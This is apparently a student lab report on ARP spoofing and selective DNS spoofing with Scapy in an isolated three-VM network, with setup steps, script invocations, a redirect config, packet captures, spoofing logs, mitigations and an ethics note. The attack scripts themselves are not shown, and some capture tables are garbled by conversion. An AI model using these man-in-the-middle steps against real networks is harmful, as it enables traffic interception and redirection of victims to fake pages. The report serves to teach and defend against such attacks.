



ARP Spoofing & DNS MitM with Scapy

AUCHET ROMAIN

SCENARIO (SHORT) :

IN AN ISOLATED LAB NETWORK, BUILD SCAPY-BASED TOOLS TO
PERFORM ARP SPOOFING TO BECOME A MAN-IN-THE-MIDDLE
AND IMPLEMENT SELECTIVE DNS SPOOFING TO REDIRECT
VICTIMS TO ATTACKER-CONTROLLED PAGES. CAPTURE EVIDENCE,
ANALYSE INTERCEPTED TRAFFIC, AND PROPOSE MITIGATIONS.

SETUP SUMMARY

To start the lab we first need to setup 3 virtual machines :

- One Gateway running simple web server—Apache/NGINX—and a local DNS
- One Victim Vm running on Unbuntu
- One Attacker Vm running on Kali

I used Oracle Virtualbox to create this 3 VM.

First we set up the network for the VMs to NAT, we install all the necessary packages :

For the Victim : curl

For the Attacker : all the scripts we published in github


For the Gateway : nginx, apache2, dnsmasq

When it's done we need to isolate the lab : we put the Vms network to an internal network for example 'lab', to prevent Unauthorized attacks in real network.

The next step is to setup the gateway :

« sudo systemctl start nginx »

« sudo nano /etc/dnsmasq.conf »



```
#uncp=ignore names=tag .wpa=ignore
interface=enp0s3
listen-address=192.168.47.1
address=/example.com/192.168.47.1
log-queries
```

The terminal window shows the following key bindings at the bottom:

- ^G Help
- ^X Exit
- ^O Write Out
- ^R Read File
- ^W Where Is
- ^N Replace

We need for each VM to apply a static IP, for this lab I decided to go for:

- 192.168.47.1 for the gateway;
- 192.168.47.10 for the attacker
- 192.168.47.20 for the victim

```

GNU nano 8.4
This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.47.10
    netmask 255.255.255.0
    gateway 192.168.47.1
    dns-nameservers 192.168.47.1 8.8.8.8

```

Now that each VM can communicate between them and a nginx server is running with the dns resolution ‘example.com’ we can start the tasks for this lab.

METHODOLOGY

TASK 1

For the first task we have a arp_spoof.py script on the attacker VM.

We can check before applying the script the arp tables :

```

(romain@kali)-[~]
$ arp -n
Adresse          TypeMap  AdresseMat      Indicateurs      Iface
192.168.47.20    ether    08:00:27:43:c8:da  C             eth0
192.168.47.1     ether    08:00:27:3b:b7:8b  C             eth0

(romain@kali)-[~]
$ 

romain@ubuntu:~$ ip neigh
192.168.47.1 dev enp0s3 lladdr 08:00:27:58:e6:5c REACHABLE
192.168.47.10 dev enp0s3 lladdr 08:00:27:58:e6:5c STALE

^Cromain@ubuntuserv:~$ ip neigh
192.168.47.10 dev enp0s3 lladdr 08:00:27:58:e6:5c STALE
192.168.47.20 dev enp0s3 lladdr 08:00:27:58:e6:5c REACHABLE
romain@ubuntuserv:~$ 

```

Now we can on the Attacker VM run a capture in one terminal :

```
« sudo tcpdump -i eth0 -w capture_task1.pcap »
```

And on an other CMD we can run the python script to poison the arp tables :

```
<sudo python3 arp_spoof.py -victim_ip 192.168.47.20 -gateway_ip 192.168.47.1 -  
interface eth0 -v -f >
```

Now all the arp tables are poisonned :

```
romain@ubuntu:~$ ip neigh  
192.168.47.1 dev enp0s3 lladdr 08:00:27:58:e6:5c REACHABLE  
192.168.47.10 dev enp0s3 lladdr 08:00:27:58:e6:5c STALE
```

```
^Cromain@ubuntuserv:~$ ip neigh  
192.168.47.10 dev enp0s3 lladdr 08:00:27:58:e6:5c STALE  
192.168.47.20 dev enp0s3 lladdr 08:00:27:58:e6:5c REACHABLE  
romain@ubuntuserv:~$ _
```

We can then run sudo tcpdump -i eth0 -w capture_task1_test.pcap

And run http query from the victim VM to ensure that the traffic flows through the attacker.

TASK 2

For this task we need to capture common protocols and analyze them with a script.

Now we can on the Attacker VM run a capture in one terminal :

```
<< sudo tcpdump -i eth0 -w capture_task2_test.pcap >>
```

And then we can run the analyzer script :

```
└$ sudo python3 traffic_interceptor.py .. /capture_task2_test2.pcap
```


TASK 3

For this task we need to intercept victim DNS queries and reply with attacker-controlled IPs for selected domains. We have a dns_spoof.py script on the attacker. But also a server.py script to run a small fake server with a html file.

First we run the server.py script :

```
└$ sudo python3 server.py  
[*] Fake web server started on Port : 80 (http://192.168.47.10)
```

We get this website :



On an other terminal we run the arp_spoof.py script.

And on one last terminal we run the dns_spoof.py script :

```
(romain@kali)-[~/Téléchargements]$ sudo python3 dns_spoof.py --iface eth0 --config domain.json --victim 192.168.47.20 --forward
```

To run this script we need the domain.json it's this config file :

```
1  {
2      "mode": "blacklist",
3      "upstream_dns": "192.168.47.1",
4      "targets": {
5          "example.com": "192.168.47.10"
6      }
7  }
```

When example.com will be called in the victim VM it will spoof the response with our fake service

RESULTS

For task 1 :

No.	Time	Source	Destination	Protocol	Length	Info
174	5.651617	PCSSystemtec_58:e6:..	Broadcast	ARP	42	Who has 192.168.47.17 ls at 08:00:27:3b:0f:1e
175	5.652034	PCSSystemtec_5b:b7:..	PCSSystemtec_58:e6:..	ARP	68	192.168.47.1 is at 08:00:27:3b:0f:1e
176	5.652034	PCSSystemtec_5b:b7:..	Broadcast	ARP	42	Who has 192.168.47.1 ls at 08:00:27:3b:0f:1e
177	7.736822	PCSSystemtec_58:e6:..	Broadcast	ARP	42	Who has 192.168.47.29 ls at 08:00:27:43:c8:da
178	7.736438	PCSSystemtec_43:c8:..	PCSSystemtec_58:e6:..	ARP	68	192.168.47.29 is at 08:00:27:43:c8:da
179	7.769251	PCSSystemtec_58:e6:..	PCSSystemtec_43:c8:..	ARP	42	192.168.47.1 is at 08:00:27:58:e5:5c
180	7.769251	PCSSystemtec_58:e6:..	Broadcast	ARP	42	Who has 192.168.47.1 ls at 08:00:27:58:e5:5c
181	7.825922	PCSSystemtec_3b:b7:..	PCSSystemtec_58:e6:..	ARP	68	192.168.47.1 is at 08:00:27:3b:0f:1e
182	7.872879	PCSSystemtec_58:e6:..	PCSSystemtec_3b:b7:..	ARP	42	192.168.47.29 is at 08:00:27:58:e5:5c
183	9.784218	192.168.47.28	192.168.47.1	HTTP	489	[TCP] Previous segment not captured! GET / HTTP/1.1
184	9.784218	192.168.47.28	192.168.47.1	HTTP	514	[TCP] Previous segment not captured! Redirect for host
185	9.794397	192.168.47.28	192.168.47.1	TCP	480	[TCP] Retransmission 4034 seq=88 ACK=0 Seq=2 Ack=1 Win=501 Len=424 TSval=397006119 TSeср=4001399963
+ 186	9.784919	192.168.47.1	192.168.47.28	HTTP	255	[HTTP/1.1] 304 Not Modified
187	9.784958	192.168.47.18	192.168.47.1	ICMP	283	Redirect (Redirect for host)
188	9.785304	192.168.47.18	192.168.47.28	HTTP	255	[TCP] Retransmission 4034 seq=88 ACK=0 Seq=1 Ack=1+25 Win=203 Lcpr=103 Rsv1=4001498743 TSeср=397006119 TSeср=4001399963
189	9.785310	192.168.47.28	192.168.47.1	TCP	60	[TCP] dup ACK=881 Seq=125 Ack=501 Len=9 TSval=397006121 TSeср=4001498743
190	9.863441	192.168.47.28	192.168.47.1	DNS	88	Standard query 0x66c1 A qnix.ngn.org OPT
192	9.863478	192.168.47.18	192.168.47.28	ICMP	168	Redirect (Redirect for host)
193	9.8653486	192.168.47.28	192.168.47.1	DNS	88	Standard query 0x66c1 A qnix.ngn.org OPT
194	9.8653649	192.168.47.28	192.168.47.1	DNS	88	Standard query 0x9b33 AAAA qnix.ngn.org OPT

We can see that the arp table are poisonned and that the traffic flows through the attacker.


For task2 :

The screenshot displays a Wireshark interface with the following details:

- File menu:** Fichier, Machine, Écran, Entrée, Pérophériques, Aide
- Toolbar:** Appliquer un filtre d'affichage... <Ctrl>>
- Panels:**
 - Filtre:** capture_task2_test.pcap
 - Colonne de temps:** No., Time, Source, Destination, Protocol, Length, Info
 - Détails:** Shows binary data and ASCII representation for selected packets.
 - Octets:** Shows raw hex and ASCII data for selected packets.

The packet list pane shows the following entries:

No.	Time	Source	Destination	Protocol	Length	Info
184	11.611474	192.168.47.20	192.168.47.1	DNS	81	Standard query 0x3a10 AAAA google.com OPT
185	11.611990	192.168.47.20	192.168.47.1	DNS	87	Standard query response 0x6bf8 Refused A google.com OPT
186	11.611901	192.168.47.1	192.168.47.20	DNS	87	Standard query response 0x3a10 Refused AAAA google.com OPT
187	11.612011	192.168.47.20	192.168.47.1	DNS	87	Standard query response 0x0982 A google.com OPT
188	11.612020	192.168.47.1	192.168.47.20	DNS	87	Standard query response 0x0982 AAAA google.com OPT
189	11.613267	192.168.47.1	192.168.47.20	DNS	87	Standard query response 0x9832 Refused A google.com OPT
190	11.613391	192.168.47.1	192.168.47.20	DNS	87	Standard query response 0x0988 Refused AAAA google.com OPT
191	11.614162	192.168.47.20	192.168.47.1	DNS	81	Standard query 0x2c9 A google.com OPT
192	11.614165	192.168.47.20	192.168.47.1	DNS	87	Standard query response 0x2c9 Refused A google.com OPT
193	11.614539	192.168.47.1	192.168.47.20	DNS	87	Standard query response 0x2c9 Refused AAAA google.com OPT
194	11.614572	192.168.47.1	192.168.47.20	DNS	87	Standard query response 0xe67b Refused AAAA google.com OPT
195	13.088111	0.0.0.0	255.255.255.255	DHCP	334	DHCP Discover Transaction ID 0xe01ef26d
196	19.29.965362	192.168.47.20	192.168.47.1	TCP	74	Syn+Ack Seq=1 Ack=1 Win=6348 Len=0 MSS=1468 SACK_PERM TSeq=398895715 TSecr=0 WS=128
197	20.29.965362	192.168.47.1	192.168.47.20	TCP	74	Syn+Ack Seq=1 Ack=1 Win=6348 Len=0 MSS=1468 SACK_PERM TSeq=4003299339 TSecr=398895715 WS=128
198	20.29.963664	192.168.47.20	192.168.47.1	TCP	66	36028 - 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSeq=398895716 TSecr=4003299339
199	20.29.965820	192.168.47.20	192.168.47.1	TCP	141	GET / HTTP/1.1
200	20.29.965820	192.168.47.1	192.168.47.20	TCP	66	- 80 [ACK] Seq=1 Ack=76 Win=65152 Len=0 TSeq=398895341
201	20.29.966214	192.168.47.20	192.168.47.1	HTTP	920	HTTP/1.1 200 OK (Text/html)
202	20.29.966464	192.168.47.20	192.168.47.1	TCP	66	36028 - 80 [ACK] Seq=76 Ack=863 Win=63488 Len=0 TSeq=398895719 TSecr=4003299341
203	20.29.966826	192.168.47.20	192.168.47.1	TCP	66	36028 - 80 [FIN, ACK] Seq=76 Ack=863 Win=63488 Len=0 TSeq=398895719 TSecr=4003299341
204	20.29.967971	192.168.47.1	192.168.47.20	TCP	66	80 - 36028 [FIN, ACK] Seq=863 Ack=77 Win=65152 Len=0 TSeq=4003299342 TSecr=398895719



We can see both of the tested protocols : http and ssh.

And the results of the analyzes :

```
(romain@kali)-[~/Téléchargements]
$ sudo python3 traffic_interceptor.py ..../capture_task2_test.pcap
[*] Analyzing 207 packets from ..../capture_task2_test.pcap...

.....Analysis Results.....
[+] Top Talkers (Source IP):
    192.168.47.20: 102 packets
    192.168.47.1: 100 packets
    0.0.0.0: 1 packets

[+] Protocol Counts (Simple):
    UDP: 193 packets
    TCP: 10 packets

[+] DNS Queries Intercepted:
    0.ubuntu.pool.ntp.org.
    1.ubuntu.pool.ntp.org.
    2.ubuntu.pool.ntp.org.
    3.ubuntu.pool.ntp.org.
    google.co.
    google.com.

[+] HTTP Hosts Visited (via Host Header):
    192.168.47.1
```

```
(romain@kali)-[~/Téléchargements]
$ sudo python3 traffic_interceptor.py .../capture_task2_test2.pcap
[*] Analyzing 204 packets from .../capture_task2_test2.pcap ...

.....Analysis Results.....
[+] Top Talkers (Source IP):
 192.168.47.20: 98 packets
 192.168.47.1: 80 packets
 192.168.47.10: 16 packets

[+] Protocol Counts (Simple):
 TCP: 34 packets
 UDP: 160 packets

[+] DNS Queries Intercepted:
 0.ubuntu.pool.ntp.org.
 1.ubuntu.pool.ntp.org.
 2.ubuntu.pool.ntp.org.
 3.ubuntu.pool.ntp.org.

[+] HTTP Hosts Visited (via Host Header):
 No HTTP hosts found.
```

For task 3 :

```
[+] DNS query nginx.0ig from 192.168.47.10 → 192.168.47.1, id=30000
[+] DNS query incoming.telemetry.mozilla.org from 192.168.47.10 → 192.168.47.1, id=30409
[+] DNS query example.com from 192.168.47.20 → 192.168.47.1, id=3217
[=] Sent spoofed answer for example.com → 192.168.47.10
[+] DNS query example.com from 192.168.47.20 → 192.168.47.1, id=3217
[=] Sent spoofed answer for example.com → 192.168.47.10
[+] DNS query example.com from 192.168.47.20 → 192.168.47.1, id=39619
[=] Sent spoofed answer for example.com → 192.168.47.10
[+] DNS query example.com from 192.168.47.20 → 192.168.47.1, id=39619
[=] Sent spoofed answer for example.com → 192.168.47.10
[+] DNS query example.com from 192.168.47.20 → 192.168.47.1, id=21883
[=] Sent spoofed answer for example.com → 192.168.47.10
[+] DNS query example.com from 192.168.47.20 → 192.168.47.1, id=21883
[=] Sent spoofed answer for example.com → 192.168.47.10
```

When Victim tried to navigate to example.com, dns_spoof.py sent a spoofed answer.

We have the logs of the server when executing server.py :

```
(romain@kali)-[~/Téléchargements]
$ sudo python3 server.py
[*] Fake web server started on Port : 80 (http://192.168.47.10)
[log] Request received: 192.168.47.20 - GET / HTTP/1.1
[log] Request received: 192.168.47.20 - GET /favicon.ico HTTP/1.1
```

MITIGATION IDEAS

To reduce the risk of ARP/DNS MitM attacks on network, we need a layered strategy : isolate and segment the network, enable switch-level protections (DHCP Snooping/Dynamic ARP Inspection), encrypt and make DNS resolution harder (DoT/DoH, DNSSEC), and reinforce HTTPS via HSTS.

These combined measures limit the attack surface and make MitM attacks much more difficult to happen.

ETHICS

All scripts were conducted only in an isolated virtual network environment (three VMs on an internal network with no external access). Before each task, snapshots were taken, and only test data was used.

The objective of this lab is strictly educational: to understand the vulnerabilities in order to better propose countermeasures. It's an important step to understand this type of attacks but we should never try to use them with illegal intentions.

The damages caused by attacks like that can be devastating for people's life : login and password lost to hackers, fake website redirections, informations stolen...